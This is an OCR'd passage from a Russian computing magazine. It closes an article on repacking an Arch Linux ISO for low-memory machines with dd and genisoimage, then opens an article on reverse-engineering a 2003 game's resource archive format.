
Искомая строка встречается в обработанном блоке шесть раз... Структуру заголовка файловой системы ISO 9660 я не помню, поэтому пришло время обратиться к документации.

WWW

Неплохое описание структуры файловой системы ISO 9660 ты можешь найти в вики osdev.org.

Если коротко, то первые 32 Кбайт (32 768 байт) зарезервированы для случаев, когда образ записан не на оптический диск, а на другой носитель, например USB-флешку. А вот дальше идет один или несколько заголовков тома (Volume Descriptor), по 2 Кбайт (2048 байт) каждый. С точки зрения интересующего нас вопроса информация в заголовках расположена так:

- +0: 0x01, CD001 ... — первичный заголовок тома (The Primary Volume Descriptor);
- +813 (33581) — дата/время создания образа;
- +830 (33598) — дата/время модификации образа;
- +847 (33616) — дата/время устаревания образа;
- +864 (33632) — дата/время начала действия образа.



Структура файла ISO-образа Arch Linux

Смотри-ка, а смещения-то совпадают! Вот как это выглядит на практике:

```
$ dd iflag=skip_bytes if=arch_lowram.iso bs=128 skip=32768 | hexdump -C
1+0 records in
1+0 records out
00000000  01 43 44 30 30 31 01 00  4c 49 4e 55 58 20 20 20
|.CD001..LINUX   |
00000010  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |
|
00000020  20 20 20 20 20 20 20 20  41 52 43 48 5f 4c 4f 57  |
ARCH_LOW|
00000030  52 41 4d 20 20 20 20 20  20 20 20 20 20 20 20 20  |RAM
|
00000040  20 20 20 20 20 20 20 20  00 00 00 00 00 00 00 00  |
........|
00000050  bd cc 09 00 00 09 cc bd  00 00 00 00 00 00 00 00
|................|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|................|
00000070  00 00 00 00 00 00 00 00  01 00 00 01 01 00 00 01
|................|
00000080
```

Как и предполагалось, это начало первичного заголовка тома. Теперь давай посмотрим на его участок с полями отметок времени. Из документации можно узнать формат каждого такого поля: `ГГГГММДДччммссCCZ`, где `CC` — десятичные разряды сотых долей секунды, `Z` — байт, содержащий смещение часового пояса в 15-минутных интервалах.

```
$ dd iflag=skip_bytes if=arch_lowram.iso bs=128 skip=33581 | hexdump -C
1+0 records in
1+0 records out
00000000  32 30 32 34 30 36 30 35  31 31 31 31 30 39 30 30
|2024060511110900|
00000010  f0 32 30 32 34 30 36 30  35 31 31 31 31 30 39 30
|.202406051111090|
00000020  30 f0 30 30 30 30 30 30  30 30 30 30 30 30 30 30
|0.00000000000000|
00000030  30 30 00 32 30 32 34 30  36 30 35 31 31 31 31 30
|00.2024060511110|
00000040  39 30 30 f0 01 00 20 20  20 20 20 20 20 20 20 20  |900...
|
00000050  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |
|
*
00000080
```

Следующие 2048 байт содержат информацию загрузчика El Torito, которая в данный момент не представляет для нас интереса.

```
$ dd iflag=skip_bytes if=arch_lowram.iso bs=128 skip=34816 | hexdump -C
1+0 records in
1+0 records out
00000000  00 43 44 30 30 31 01 45  4c 20 54 4f 52 49 54 4f  |.CD001.EL
TORITO|
00000010  20 53 50 45 43 49 46 49  43 41 54 49 4f 4e 00 00  |
SPECIFICATION..|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|................|
*
00000040  00 00 00 00 00 00 00 40  00 00 00 00 00 00 00 00
|.......@........|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|................|
*
00000080
```

В третьем 2048-байтном блоке мы находим заголовок Joliet — спецификации, разработанной Microsoft для хранения имен файлов длиной до 64 символов в двухбайтном формате Unicode.

```
$ dd iflag=skip_bytes if=arch_lowram.iso bs=128 skip=36864 | hexdump -C
1+0 records in
1+0 records out
00000000  02 43 44 30 30 31 01 00  00 4c 00 49 00 4e 00 55
|.CD001...L.I.N.U|
00000010  00 58 00 20 00 20 00 20  00 20 00 20 00 20 00 20  |.X. . . . .
. . |
00000020  00 20 00 20 00 20 00 20  00 41 00 52 00 43 00 48  |. . . .
.A.R.C.H|
00000030  00 5f 00 4c 00 4f 00 57  00 52 00 41 00 4d 00 20
|._.L.O.W.R.A.M. |
00000040  00 20 00 20 00 20 00 20  00 00 00 00 00 00 00 00  |. . . .
........|
00000050  bd cc 09 00 00 09 cc bd  25 2f 45 00 00 00 00 00
|........%/E.....|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|................|
00000070  00 00 00 00 00 00 00 00  01 00 00 01 01 00 00 01
|................|
00000080
```

По структуре этот заголовок совпадает с рассмотренным выше первичным заголовком.

```
$ dd iflag=skip_bytes if=arch_lowram.iso bs=128 skip=37677 | hexdump -C
1+0 records in
1+0 records out
00000000  32 30 32 34 30 36 30 35  31 31 31 31 30 39 30 30
|2024060511110900|
00000010  f0 32 30 32 34 30 36 30  35 31 31 31 31 30 39 30
|.202406051111090|
00000020  30 f0 30 30 30 30 30 30  30 30 30 30 30 30 30 30
|0.00000000000000|
00000030  30 30 00 32 30 32 34 30  36 30 35 31 31 31 31 30
|00.2024060511110|
00000040  39 30 30 f0 01 00 20 20  20 20 20 20 20 20 20 20  |900...
|
00000050  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |
|
*
00000080
```

Итак, наша задача состоит в том, чтобы поменять в файле `arch_lowram.iso` значение 2024060511110900 на 2024060109071800. Для этого сгодится утилита `dd`:

```
$ for offset in 33581 33598 33632 37677 37694 37728 ; \
  do echo '2024060109071800' | dd conv=nocreat,notrunc oflag=seek_bytes
\
  of=arch_lowram.iso bs=16 count=1 seek=$offset ; \
  done
...
1+0 records in
1+0 records out
16 bytes copied
```

Исправленный таким образом дистрибутив загружается без остановок. Но он все еще несовершенен. В таком виде он пригоден только для загрузки на BIOS-системах, а для использования на компьютерах с UEFI надо будет добавить образ системного раздела EFI (EFI System Partition, ESP).

Секреты dd

Очевидная «звезда» сегодняшнего обзора — утилита `dd`. История происхождения ее названия покрыта мраком, но большинство склоняется к версии о его истоках в операторе DD (Data Definition, определение данных) языка управления заданиями JCL операционной системы OS/360.

В современных операционных системах к команде `dd` прибегают, когда надо взять данные из одного файла (его имя указывается в параметре `if=`) и записать в другой файл (заданный параметром `of=`). Если то или иное имя файла не указано, то вместо него используется соответствующий стандартный поток: `stdin` или `stdout`.

По умолчанию данные передаются отдельными байтами, но гораздо быстрее производить обмен более крупными порциями — блоками. Размер блока указывается в параметре `bs=`, а количество блоков — в параметре `count=`.

Смещение относительно начала входного файла может быть задано параметром `skip=`, а относительно выходного файла — параметром `seek=`. Не совсем очевидный момент заключается в том, что по умолчанию эти смещения должны быть указаны в количестве блоков. Чтобы отменить это положение, надо явным образом указать, что смещения указываются в байтах, — с помощью параметра `iflag=skip_bytes` для входного файла и `oflag=seek_bytes` — для выходного.

Чтобы записать данные в середину существующего файла, не повредив остальное его содержимое, надо указать флаги, предотвращающие как обнуление размера файла, так и его усечение после записи, с помощью параметра `conv=nocreat,notrunc`.

ОКОНЧАТЕЛЬНАЯ ОБРАБОТКА

В случае с Ubuntu добавить поддержку UEFI не составляло труда: файл `efi.img` лежит в каталоге `boot/grub` дистрибутива, надо лишь добавить соответствующую строку в команду `genisoimage`. Но разработчики Arch Linux решили не делать образ ESP доступным через файловую систему дистрибутива. Поэтому нам придется извлекать его из ISO. К счастью, сделать это не очень трудно. Давай посмотрим, что представляет собой файл официального дистрибутива Arch Linux:

```
$ file archlinux-2024.06.01-x86_64.iso
archlinux-2024.06.01-x86_64.iso: DOS/MBR boot sector;
partition 2 : ID=0xef, start-CHS (0x3b6,0,1), end-CHS (0x3ff,63,32),
startsector 1945600, 335872 sectors
```

В главной загрузочной записи MBR содержатся сведения о нужном нам разделе ESP — об этом недвусмысленно говорит идентификатор файловой системы `0xEF`. Зная начальный сектор и размер, извлечь его из образа не составит труда:

```
$ dd if=archlinux-2024.06.01-x86_64.iso of=efi_boot.img bs=512
skip=1945600 count=335872
335872+0 records in
335872+0 records out
171966464 bytes copied
```

Проверим полученный результат:

```
$ file efi_boot.img
efi_boot.img: DOS/MBR boot sector, code offset 0x58+2, OEM-ID
"mkfs.fat",
 Media descriptor 0xf8, sectors/track 32, heads 16, sectors 335872
(volumes > 32 MB),
 FAT (32 bit), sectors/FAT 2584, serial number 0x4fbea4f9, label:
"ARCHISO_EFI"
```

Можно даже примонтировать его к файловой системе и посмотреть содержимое:

```
mkdir /tmp/efi_boot_img
sudo mount -t vfat -o ro,loop efi_boot.img /tmp/efi_boot_img
ls /tmp/efi_boot_img
```

```
arch  boot  EFI  loader  shellia32.efi  shellx64.efi
```

И тут у меня возникло подозрение...

```
$ ls /tmp/efi_boot_img/arch/boot/x86_64
initramfs-linux.img  vmlinuz-linux
```

Так и есть! В образе ESP лежит копия образа МФС `initramfs-linux.img`, которую по-хорошему тоже надо заменить исправленной. А можно и не заменять, если предположить, что компьютеры с UEFI, которые нам встретятся, будут обладать достаточным объемом памяти.

На этом завершим краткое знакомство с ESP:

```
sudo umount /tmp/efi_boot_img
rmdir /tmp/efi_boot_img
```

Вернемся к интеграции ESP в исправленный дистрибутивный образ. Поместим его в каталог `isofs/boot`, чтобы он был виден программе `genisoimage`:

```
chmod u+w isofs/boot
mv efi_boot.img isofs/boot/
```

И сгенерируем новый ISO-образ вот такой командой:

```
$ genisoimage -lrJV 'ARCH_LOWRAM' -input-charset default \
  -c boot/syslinux/boot.cat -b boot/syslinux/isolinux.bin \
  -no-emul-boot -boot-load-size 4 -boot-info-table \
  -eltorito-alt-boot -e boot/efi_boot.img -no-emul-boot \
  -o arch_lowram.iso ./isofs
...
642237 extents written (1254 MB)
```

Чтобы образ работал не только с оптических дисков, но и с USB-носителей, надо сделать его гибридным:

```
$ isohybrid arch_lowram.iso
isohybrid: Warning: more than 1024 cylinders: 1255
isohybrid: Not all BIOSes will be able to boot this device
```

Не забудь, что у только что созданного образа прописаны «свежие» отметки даты и времени и их надо восстановить, как было рассмотрено выше.

КУДА ТЫ, ТРОПИНКА, МЕНЯ ПРИВЕЛА?

Итак, мы наконец собрали полноценный дистрибутивный носитель Arch Linux, который можно использовать на компьютерах с 512 Мбайт ОЗУ. На нашем пути встретилось несколько трудностей, которые мы преодолели с помощью минимального набора инструментов, имеющихся в любом дистрибутиве GNU/Linux. По дороге мы не упустили случая познакомиться со структурой файловой системы ISO 9660. В заключение можно сказать, что дальнейшая рациональная фрагментация образа МФС может обеспечить работу дистрибутива и на меньших объемах памяти. Например, при 384 Мбайт загрузка прерывается с сообщением

```
:: Mounting '/dev/sr0' to '/run/archiso/bootmnt'
mount: /run/archiso/bootmnt: unknown filesystem type 'iso9660'
```

Из-за ошибки распаковки МФС на ранней стадии оказался недоступен модуль `isofs`, где реализована поддержка файловой системы ISO 9660, хотя консоль работает как ни в чем не бывало, что даже в такой конфигурации делает дистрибутив не совсем бесполезным.

Напоследок хотелось бы заметить, что тенденция складывать в МФС все что ни попадя идет вразрез с изначальным замыслом МФС. Напомню, что он состоял в предоставлении ядру Linux средств и инструментов (драйверов и утилит) для поиска и подключения основной корневой файловой системы на раннем этапе загрузки.

Основная корневая файловая система располагается на внешнем устройстве, почти не претендует на оперативную память и практически не имеет ограничений на свой объем. На дистрибутивных носителях ее образ располагается в непосредственной близости от ядра, методы ее обнаружения известны и хорошо отработаны. Поэтому не видно никаких объективных причин заполнять МФС файлами, не имеющими отношения к ее основной задаче.

Однако, как мы в очередной раз убедились, по этой скользкой тропинке уже довольно давно дружно шагают многие популярные дистрибутивы.

ФАЙЛОВЫЙ ТИТБИТ

Учимся менять ресурсы игр на примере «Ядерного титбита»

Можно ли модифицировать любимую игру без дизассемблера? Запросто. Тебе понадобятся лишь Hex-редактор и несколько хитрых приемов, которыми я поделюсь в этой статье. Мы рассмотрим, как взламывать неизвестные форматы файлов, на примере всемирно признанного шедевра — игры «Ядерный титбит».

mr.grogrig
Ищу работу, "резюме" по ссылке:
mr.grogrig@gmail.com

Во многих играх ресурсы упакованы в специальный файл — игровой архив. Здесь могут лежать модели, текстуры, скрипты, анимация, звуки и прочее. Некоторые разработчики не запариваются и используют ZIP, разве что для минимальной маскировки меняют расширение на какой-нибудь произвольный набор букв.

Сейчас почти все игры делаются на одном из популярных движков, но в начале двухтысячных разработчики еще частенько делали всё с нуля. У многих фирм были свои уникальные наработки, которые ложились в основу одной или нескольких игр. Потрошить игры на таких движках намного интереснее, чем ковырять ассеты популярных движков, для которых полно готового инструментария.

SweetScape 010 Editor

Кто-то скажет, что главный инструмент хакера — его мозги. И будет прав. Но на втором месте — удобный Hex-редактор. Я горячо рекомендую SweetScape 010 Editor. Редактор кросс-платформенный: есть версии для Windows, Linux и macOS.

Дальше в статье я буду активно использовать встроенный Inspector, который интерпретирует байты как числа, даты или ассемблерные опкоды. Кликаешь на интересующий тебя байт и видишь, чем он может быть. Также часто бывает нужна «линейка» — выделяешь мышкой данные и узнаёшь расстояние между структурами.

ФОРМАТ С КИСЛОТНЫМ ПРИВКУСОМ

Сегодня продегустируем «Ядерный титбит», игру 2003 года, созданную при участии Дани Шеповалова.

Догадаться, какой из файлов в папке игры — это архив с ресурсами, можно, просто глянув на размеры. `QUEST.ezd` самый большой и занимает 216 Мбайт. Это явно наш клиент. Открываем его в Hex-редакторе:

```
0000h: 65 7A 64 FF 4D 08 00 00 3D 75 02 00 D6 9A 82 0D  ezd.
M...=u..Öš,.
0010h: 64 6F 6F 72 5F 30 31 2E 6D 65 61 74 00 00 02 00  door_01.
meat....
0020h: 00 00 3D 75 02 00 E1 1C 00 00 09 0A 00 00 64 6F  ..=u..á......
.do
0030h: 6F 72 5F 30 32 2E 6D 65 61 74 00 00 02 00 00 00  or_02.
meat......
0040h: 46 7F 02 00 95 21 00 00 53 0B 00 00 64 6F 6F 72  F...•!..S...
door
0050h: 5F 30 33 2E 6D 65 61 74 00 00 02 00 00 00 99 8A  _03.
meat......™Š
0060h: 02 00 71 20 00 00 0F 0B 00 00 64 6F 6F 72 5F 30  ..q ......
door_0
```

Обычно первые четыре байта содержат сигнатуру формата. Здесь мы видим строку `ezd.`, что совпадает с расширением файла. Значит, это сигнатура. Если нет явных противоречий, продолжаем разбор с шагом в четыре байта. Структуры часто выравниваются по INT32.

Следующие четыре байта: 0x4D080000. Программа собрана для x86, поэтому числа записаны в обратном порядке байтов. Таким образом, 0x4D080000 интерпретируется как 0x0000084D, что в десятичной системе равно 2125. Что это может быть? Возможно, заголовок архива содержит число файлов. Две тысячи — вполне адекватное число. Проверим эту гипотезу позже.

Далее идет 0x3D750200, это декодируется в число 161 085, что составляет 157 Кбайт. Это может быть размер текущей структуры или смещение начала следующей. Действительно, по адресу 161 085 заканчивается список строк, похожих на имена файлов.

Следующий DWORD — 0xD69A820D, что эквивалентно 226 663 126. Это точно размер файла — 226 663 126 байт.

0x00	657A64FF	ezd.	Сигнатура формата
0x04	4D080000	2125	Возможно, количество файлов
0x08	3D750200	161085	Неизвестное смещение
0x0C	D69A820D	226663126	Размер файла

Опыт подсказывает, что на 16-м байте файловый заголовок заканчивается. Дальше следуют строки, перемешанные с неизвестными числами. Скорее всего, это массив структур, описывающих конкретные файлы. Попробуем определить размер и назначение всех полей.

Первая структура начинается с ASCII-строчки `door_01.meat`. Если размер строки заранее не указан, значит, она читается до нулевого байта. До начала следующей строки 18 байт. Расстояние между случайными строками не меняется, следовательно, это значимые поля.

Сравнивая предполагаемые структуры, замечаем после каждой строки шесть неизменных значений 0x000002000000. Считаем их константой. Остается понять назначение 12 изменяемых байтов.

0x10	646F6F725F30312E6D656174	door_01.meat
0x1C	000002000000	const
0x22	3D750200	161085
0x26	E11C0000	7393
0x2A	090A0000	2569

Что сразу бросается в глаза? Во-первых, число 161 085 совпадает со смещением из файлового заголовка. Вероятно, это адрес с данными первого файла. Следующие два числа могут быть размером и контрольной суммой. Смещение второго файла — 163 654. Вычитая смещение первого, получаем 2569. Значит, это поле с размером данных.

Мы уже знаем название, смещение и размер каждого файла. Попробуем сохранить файл известного формата. Например, `gameboom.xml` лежит по смещению 226 662 685 и имеет размер 441 байт. Любопытно! Это последний файл в архиве. Сложив адрес и размер, получаем смещение конца файла. Значит, предположения верны. Но вместо ожидаемого XML видим мусор. Данные зашифрованы или сжаты. Сравним с любым другим XML-файлом. Первые два байта совпадают. Гуглим 0x78DA и понимаем, что это сигнатура zlib:

0x7801	zlib No Compression/low
0x789C	zlib Default Compression
0x78DA	zlib Best Compression

Итак, формат пал. Проверяем, что zlib работает.

```python
import zlib

in_str = '78 DA 63 60 60 62 80 01 46 20 94 60 40 02 21 41 A1 AE 61
9E C1 9E FE 7E BA 11 6E 9E 3E AE 7A 0C 00 36 EA 05 08'

data = bytes.fromhex(in_str)
out = zlib.decompress(data)

with open('black.TGA', "wb") as output:
    output.write(out)
```

Повторяем с `door_01.meat`. Распакованный файл занимает 7393 байта. Вот что значило то неизвестное поле.

БЫСТРАЯ ПРОВЕРКА СТРУКТУР

Перед тем как писать скрипт, стоит проверить наши догадки в Hex-редакторе. 010 Editor использует C-подобный язык для шаблонов и скриптов, что позволяет оперативно проверять предположения о структуре файла. Кривой шаблон вылетает за границу конца файла или интерпретирует поля одной из структур с ошибками. А мы получаем некоторую связь с реальностью.


```
struct ITEM_HEADER
{
    local int name_len = Strlen(ReadString(startof(this)));

    CHAR Name[name_len];
    BYTE Const[6] <format=hex>;   // 00 00 02 00 00 00
    DWORD Offset;
    DWORD UnPackedSize ;
    DWORD PackedSize;
};

string read_file_name(ITEM_HEADER & h)
{
    return h.Name;
}

struct FILE_HEADER
{
    DWORD Signature  <format=hex>;  // 'ezd\xff'
    DWORD FileCount;
    DWORD EndOfHeaders;
    DWORD FileSize;
};

FILE_HEADER head <open=true>;

ITEM_HEADER files[head.FileCount] <optimize=false, read=
read_file_name>;
```

